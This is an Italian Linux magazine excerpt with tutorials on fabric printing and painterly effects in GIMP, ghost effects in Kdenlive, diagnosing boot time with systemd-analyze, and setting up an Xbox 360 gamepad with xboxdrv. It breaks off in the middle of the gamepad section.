

I due requisiti fondamentali sono un pezzo di stoffa bianca ed una carta da freezer. Si appoggia la stoffa su un asse da stiro, e sopra di essa si pone la carta da freezer, con la parte plastica della carta a contatto con la stoffa. Si passa il ferro da stiro sulla carta, in modo da far fondere la plastica ed incollarla alla stoffa. Ora si può tagliare la stoffa/carta in un rettangolo che entra nella stampante a getto d'inchiostro: il foglio ottenuto va inserito di modo che la stampa venga eseguita sul lato con la stoffa, non quello con la carta.

■ **Fig. 2 • Nel particolare si notano le finte pennellate**

Pennellate più realistiche

I bordi delle pennellate sono troppo netti: è necessario sfumarli

01 LA DIMENSIONE...

Nella scheda **Dimensione** impostiamo **15 variazioni dimensione.** La dimensione minima dovrebbe essere circa **20** e la massima circa **40**, ma i valori possono essere modificati a piacere per ottenere pennellate più o meno grandi.

02 ...E LA POSIZIONE

La dimensione deve essere di tipo adattivo, così da seguire l'immagine. La scheda **Piazzamento** ci permette di stabilire che il piazzamento deve avvenire casualmente, con una **densità** dei tratti di circa 35 punti. Poi clicchiamo **OK**.

03 UNA SFOCATURA

Dovremmo avere ottenuto una versione dell'immagine realizzata con delle finte pennellate, che però sono troppo nette. Per sfumarle un po' utilizziamo **Filtri/Sfocature/Gaussiana**, impostando il raggio tra **5** e **10**.

04 IN TRASPARENZA

Terminata la sfocatura, impostiamo l'**opacità** del livello superiore al 75%. L'immagine assomiglia già ad un dipinto, ma probabilmente il cielo ha delle sfumature irrealistiche a causa dei molti toni di azzurro di cui è composto.


Miglioriamo il cielo e le ombre

Sono presenti troppe sfumature di luminosità: riduciamole per realizzare un vero dipinto

01 LIVELLO TRASPARENTE



Per correggere il cielo, la cosa migliore da fare è creare un **nuovo livello**, cliccando sull'apposito pulsante nel pannello dei livelli. Il nuovo livello deve avere sfondo trasparente ed essere posizionato sopra gli altri.

02 SI SELEZIONA E SI COPIA

Lavorando sul livello intermedio, selezioniamo una porzione del cielo che sia di un colore uniforme, utilizzando lo strumento **Selezione rettangolo**. Provvediamo poi a copiare **(Ctrl+C)** la selezione.

03 INCOLLARE IL CIELO

Ci spostiamo sul livello trasparente: incolliamo la selezione **(Ctrl+V)** più volte fino a coprire il cielo. Le varie copie si spostano con lo strumento **Sposta**. Infine, con la **Selezione lazo**, selezioniamo le eventuali eccedenze per cancellarle.

04 IN UN SOLO LIVELLO

Il livello superiore deve avere opacità al 75%. Clicchiamo sul livello intermedio con il tasto destro del mouse e scegliamo **Fondi in basso**. Ripetiamo l'operazione con il livello superiore, in modo da ottenere un unico livello.

05 SOLO BIANCO E NERO

Duplichiamo il livello. Lavorando sulla copia posizionata più in alto, utilizziamo **Colori/Soglia**. Dobbiamo spostare la banda del nero finché si ottiene un'immagine abbastanza definita. Un buon valore dovrebbe essere circa **90**.

06 LA MODALITÀ LUCE



Impostiamo la modalità del livello a **Luce debole**, e diminuiamo l'opacità di modo che l'immagine conservi comunque una certa variabilità dei colori. Un valore intorno ad **80%** dovrebbe rendere il giusto effetto.

Un fantasma nei tuoi video!

Esistono diversi metodi per inserire un fantasma in un filmato. Noi ti proponiamo la soluzione più semplice, rapida e che ti garantisce un risultato ottimale

Gli spettri, più comunemente chiamati fantasmi, sono personaggi ricorrenti nei film. E non parliamo solo dei film horror: una presenza evanescente può essere inserita anche in un film comico, in uno d'azione o ancora in un film romantico. Semplicemente, è un buon modo, ad esempio, per rendere l'idea di una persona che è venuta a mancare: è infatti istintivo per gli spettatori che vedono un personaggio comparire in trasparenza sopra gli altri componenti della scena supporre che questo personaggio sia deceduto ed appaia sotto forma di spettro. L'effetto è concettualmente piuttosto semplice: un personaggio viene posizionato in sovrimpressione su una scena, con l'opacità ben al di sotto del 100%. Esistono naturalmente diversi metodi per realizzare questo risultato. Il metodo forse più "elastico" è quello del **chroma key**: basta filmare il fantasma su un sfondo verde, e poi rimuovere tale sfondo con l'effetto "Schermata blu" di Kdenlive. Il bello di questo approccio è che utilizzando la transizione **Composito** in Kdenlive si può posizionare il fantasma ovunque nella scena, ad esempio facendolo fluttuare, e non ci si deve preoccupare più di tanto dei bordi della figura del fantasma. Questo metodo ha, tuttavia, un difetto: spesso, i fantasmi vengono realizzati con abiti lunghi e leggeri, mossi da una brezza (facilmente ricreabile con un ventilatore): il movimento dei vestiti e dei capelli rende molto difficile il chroma key e finirebbero per apparire nell'immagine finale anche dei pezzi di fondale verde. Inoltre, spesso sono necessarie delle semitrasparenze nei tessuti (ad esempio, il fantasma può essere ricoperto da un telo bianco). E se il fantasma deve avere delle interazioni con l'ambiente o con altri personaggi della scena, diventa molto complicato ricrearle in uno studio completamente verde privo di ogni altro oggetto. Senza contare che vi possono essere delle difficoltà a ricreare anche il corretto punto di vista, ovvero la posizione della videocamera rispetto al fantasma ed al resto della scena. Insomma, lavorare con il chroma key per avere un fantasma che interagisce con gli altri attori non è impossibile, ma è molto complicato e funziona bene soltanto nelle produzioni abbastanza importanti.

Una clip sopra l'altra

Le clip devono essere in sovrimpressione, quindi le posizioneremo in due tracce sovrapposte

01 LE DUE CLIP...

Abbiamo bisogno di due ingredienti fondamentali: la clip in cui appare l'attore e quella in cui appare il fantasma. Le dobbiamo posizionare nella timeline di Kdenlive: la clip dell'attore deve trovarsi sotto a quella con il fantasma.

02 ...E LE DUE TRACCE



Possiamo posizionare la clip con l'attore nella traccia Video3 e quella con il fantasma nella traccia Video2. Spostiamo la clip del fantasma in modo che tale personaggio appaia quando lo vogliamo (quando l'attore si spaventa, ecc.).


I TRUCCHI DEL MESTIERE

In una produzione amatoriale è più facile sfruttare un piccolo trucco: si possono girare due filmati, uno in cui compare il fantasma ed un altro in cui appaiono tutti gli altri attori. Basta poi sovrapporre le due clip sfruttando la transizione **Composito** di Kdenlive, e l'effetto **rotoscoping** per limitare la sovrapposizione (e dunque l'effetto di semitrasparenza) all'area in cui si trova il fantasma. Il bello è che tutti gli oggetti che rimangono "fermi", come quelli dello sfondo, appariranno invariati, mentre il fantasma appare semitrasparente rispetto allo sfondo stesso. Esiste anche un'alternativa, utile soprattutto nei primi piani: filmare il fantasma e gli altri eventuali attori in un'unica clip, e poi realizzare una seconda clip con soltanto lo sfondo. A quel punto basta sovrapporre lo sfondo alla clip con il fantasma ed utilizzare il rotoscoping per far apparire lo sfondo, in semitrasparenza, soltanto sopra al fantasma e non sopra gli altri attori. Questo metodo è però impraticabile qualora il fantasma dovesse passare davanti ad altri attori: in questo caso, è meglio seguire il metodo che spieghiamo in queste pagine. Come sempre, ecco un video d'esempio: ***www.youtube.com/watch?v=jVZqu-z1Rbk***.

Il fantasma appare in sovrimpressione sulla parete dell'edificio


Transizione e rotoscoping

Sfruttiamo la transizione composito per ottenere la semitrasparenza

01 LA TRANSIZIONE

Cliccando sull'angolo in basso a sinistra della clip della traccia **Video2**, aggiungiamo una transizione tra questa clip e quella sottostante. Trasciniamo la transizione in modo che si estenda per tutta la lunghezza della clip.

03 IL ROTOSCOPING E...



Al momento è in trasparenza anche l'attore e non solo il fantasma. Il problema si può risolvere aggiungendo l'effetto rotoscoping sulla clip della traccia **Video2**. Disegniamo, sull'anteprima, il contorno dell'area in cui si muove il fantasma.

02 L'OPACITÀ AL 50%

La transizione non deve essere di tipo **Dissolvi**, ma di tipo **Composito**. L'opacità dovrebbe essere portata circa al **50%**: si può scegliere un valore più alto o più basso a seconda della resa che vediamo nell'anteprima.

04 ...IL FEATHERING


Ciò che si trova dentro l'area apparirà in semitrasparenza, il resto sarà invisibile (al suo posto si vedrà la clip della traccia **Video3**). Impostiamo **Feather Width** a **8** e **Feathering passes** a **2** per ammorbidire la transizione tra le clip.


Un effetto più verosimile

Applichiamo le giuste correzioni per far apparire il fantasma in modo graduale

01 ALLINEAMENTO

La ripresa è fissa: non è necessario modificare la posizione del rotoscope. Possiamo approfittare della semitrasparenza del fantasma per allineare correttamente le due clip, di modo che le azioni siano sincronizzate.

02 UN NUOVO FRAME


Possiamo anche far apparire gradualmente il fantasma: scorrendo la transizione della clip del fantasma, posizioniamoci circa 1 secondo dopo l'inizio. Qui, creiamo un nuovo fotogramma chiave, cliccando sul pulsante **+**.

03 OPACITÀ PARI A 0

Senza modificare le impostazioni, torniamo all'inizio della transizione. Portiamo **l'opacità** al valore **0**. In questo modo, Kdenlive porterà automaticamente l'opacità del fantasma al 50 % in 1 secondo, facendolo apparire gradualmente.

04 LA CURVA DI LUCE



Ora lavoriamo sulla clip con l'attore, quella della traccia **Video3**. Aggiungiamo un effetto **Curvature**. L'effetto dovrà essere attivato sul canale **Luma**, e la curva da disegnare sarà rivolta verso l'alto, per aumentare la luminosità.


MOVIMENTI E LUCI


Meglio non sottovalutarli


Questo trucco è molto facile da realizzare quando la camera è ferma. Se la camera dovesse muoversi è comunque possibile sfruttare questo metodo: l'importante è che la camera venga mossa sempre alla stesso modo ed alla stessa velocità. Per questo motivo si utilizzano delle dolly motorizzate, che però sono in genere molto costose. Naturalmente, è possibile costruirsi una dolly motorizzata rudimentale con Arduino ed un servomotore: esistono degli appositi progetti sul Web. Un altro trucco importante da considerare è l'illuminazione e la composizione della scena: l'effetto funziona molto bene finché lo sfondo ha delle forme ben definite. Se lo sfondo fosse di un unico colore, non si capirebbe che il fantasma è in sovrimpressione. Si possono quindi esaltare le luci ed ombre dello sfondo aumentandone il contrasto con l'effetto **Curvature**.

Nel primo piano, la faccia del fantasma lascia intravedere in trasparenza gli alberi dello sfondo


Le scene in primo piano

Utilizziamo alcuni accorgimenti per migliorare le scene del fantasma in primo piano

01 SALVIAMO L'EFFETTO...

Nel disegnare la curva è consigliabile alzare principalmente i mezzitoni, ma è consentito anche ritoccare le ombre. Terminate le modifiche, si può cliccare sul menu dell'effetto e scegliere la voce **Salva effetto**, dandogli un nome.

02 ...E UTILIZZIAMOLO SUBITO!

A questo punto cerchiamo il nome appena scelto nell'elenco di tutti gli effetti disponibili, dovremmo riuscire a trovarlo. Possiamo quindi trascinarlo direttamente sulla clip della traccia **Video2**, così entrambe le clip avranno lo stesso effetto.

03 LA COMPOSIZIONE

Se abbiamo un primo piano del fantasma, senza la presenza di altri attori, la situazione è più facile da gestire: basta sovrapporre la clip del fantasma a quella dello sfondo, utilizzando la transizione **Composito** tra le due tracce.

04 UNA BASSA OPACITÀ

L'opacità della transizione deve essere inferiore al **50%**, perché il fantasma risalterebbe troppo in un primo piano. Possiamo dare alla clip del fantasma un aspetto più etereo applicandole un effetto **Curvature** sul canale **Luma**.

05 PIÙ CONTRASTO

La curva deve essere disegnata per aumentare i mezzitoni e diminuire le ombre, in modo da aumentare il contrasto e ridurre le sfumature di luminosità. Sempre un effetto **Curvature** sul canale **Luma**, possiamo poi lavorare sulla clip dello sfondo.

06 ANCHE L'AUDIO

In questo caso la curva va disegnata semplicemente per aumentare al luminosità complessiva, così da far risaltare lo sfondo dietro al fantasma. Per migliorare la resa, nel momento in cui appare il fantasma si può aggiungere una musica inquietante.


FAI IL TAGLIANDO ALLA TUA DISTRO

Stanco di un OS lento e zoppicante che impiega qualche secondo di troppo per completare l'avvio? Scopri subito la causa dei tuoi mali!

Con il passare del tempo qualsiasi sistema operativo perde velocità ed efficienza. Ciò può essere causato da diversi fattori: installazioni di tool mai utilizzati, difetti di configurazione o qualche software che impiega più risorse del dovuto. Prima dell'avvento di **Systemd**, per l'analisi della fase di boot di qualsiasi distro si faceva uso di Bootchart. Poi, le cose sono cambiate: Systemd ha infatti portato con sé un tool immediato che effettua un'analisi molto simile a quella di **Bootchart**. Pertanto, se il sistema dovesse avviarsi più lentamente del solito basta lanciare una manciata di comandi per scoprire quali processi sono troppo lenti e dare una sistemata a ciò che non va. Il software in questione è **systemd-analyze** che offre una serie di opzioni per analizzare, ad esempio, il tempo di stazionamento nel kernel o nello userspace o capire come si svolge la fase di avvio dei vari processi.

Analisi completa del sistema

Quali processi vengono avviati? Quanto tempo ci impiegano? Scopriamolo subito

```
mario@valeria-ubuntu: ~/Desktop
mario@valeria-ubuntu:~/Desktop$ systemd-analyze
Startup finished in 4.752s (kernel) + 2min 12.976s (userspace) = 2min 17.728s
mario@valeria-ubuntu:~/Desktop$
```

01 IL GIUSTO TOOL

Non è necessaria alcuna installazione di software aggiuntivo. Ubuntu ci offre tutto ciò di cui abbiamo bisogno. Lanciamo da terminale **systemd-analyze** per scoprire subito il tempo di avvio del sistema (kernel mode e userspace).

02 CREIAMO UN GRAFICO

Per avere un grafico dettagliato lanciamo **systemd-analyze plot › grafico.svg**. Con un qualsiasi visualizzatore di immagini, apriamo **grafico.svg** (salvato nella home utente). Ogni processo è seguito dal tempo impiegato per l'avvio.

```
mario@valeria-ubuntu: ~/Desktop
mario@valeria-ubuntu:~/Desktop$ systemd-a
systemd-analyze        systemd-ask-password
mario@valeria-ubuntu:~/Desktop$ systemd-analyze plot > grafico.svg
mario@valeria-ubuntu:~/Desktop$ systemd-analyze blame
    1min 30.056s nfsshare.mount
         12.171s nmbd.service
         11.618s samba-ad-dc.service
          8.840s gpu-manager.service
          7.787s dev-sda7.device
          6.596s NetworkManager-wait-online.service
          5.427s ModemManager.service
          5.416s accounts-daemon.service
          4.790s plymouth-read-write.service
          4.373s apparmor.service
          3.668s NetworkManager.service
          2.767s binfmt-support.service
```

03 COMANDI AVANZATI

Il grafico è di facile comprensione ma se volessimo più dettagli esistono altri comandi da far seguire. Ad esempio, **dump** mostra una serie di informazioni sullo stato del sistema; **blame,** invece, il tempo dei servizi.

```
mario@valeria-ubuntu: ~/Desktop
mario@valeria-ubuntu:~/Desktop$ systemd-analyze critical-chain
The time after the unit is active or started is printed after the "@" character.
The time the unit takes to start is printed after the "+" character.

graphical.target @2min 12.971s
└─multi-user.target @2min 12.971s
  └─smbd.service @2min 12.522s +448ms
    └─nmbd.service @2min 350ms +12.171s
      └─remote-fs.target @2min 349ms
        └─nfsshare.mount @30.292s +1min 30.056s
          └─network-online.target @30.275s
            └─network.target @23.678s
              └─wpa_supplicant.service @25.390s +286ms
                └─basic.target @17.859s
                  └─sockets.target @17.859s
                    └─acpid.socket @17.859s
                      └─sysinit.target @17.844s
```

04 LA CATENA CRITICA

Infine, il comando **critical-chain** offre una catena critica dei processi, il che significa che a volte l'avvio non può continuare finché non terminano le operazioni di alcune unità: dunque, I punti critici che causano uno stallo.

IL GAMEPAD DELL'XBOX 360 SUL PINGUINO

Utilizziamo il controller della console di casa Microsoft anche per giocare sulla nostra distro GNU/Linux preferita

Mario Bonofiglio

Fino a qualche tempo fa, pensare di giocare su GNU/Linux poteva risultare quasi comico. È vero che esistevano numerosi videogiochi Open Source, ma non erano certo paragonabili ai titoli più famosi diffusi sulle piattaforme proprietarie. Le possibilità di gioco ai titoli più interessanti esistevano, ma il PC da gaming, almeno

Installiamo tutto il necessario

Disabilitiamo il driver Xpad e installiamo il nuovo XboxDrv

01 VERIFICA DI XPAD

A partire dalla versione 14.04, Ubuntu prevede il driver Xpad, compatibile con numerosi controller gamepad. Per verificarne il funzionamento basta digitare il comando **xpad**. Se il controller non compare, passiamo a un driver alternativo.

```
mario@valeria-ubuntu: ~
Controller Type:   Xbox360

-- [ ERROR ] ------------------------------------------------------
 Error couldn't claim the USB interface: LIBUSB_ERROR_BUSY
Try to run 'rmmod xpad' and then xboxdrv again or start xboxdrv with the option
--detach-kernel-driver.
mario@valeria-ubuntu:~$ sudo xboxdrv -detach-kernel-driver
xboxdrv 0.8.5 - http://pingus.seul.org/~grumbel/xboxdrv/
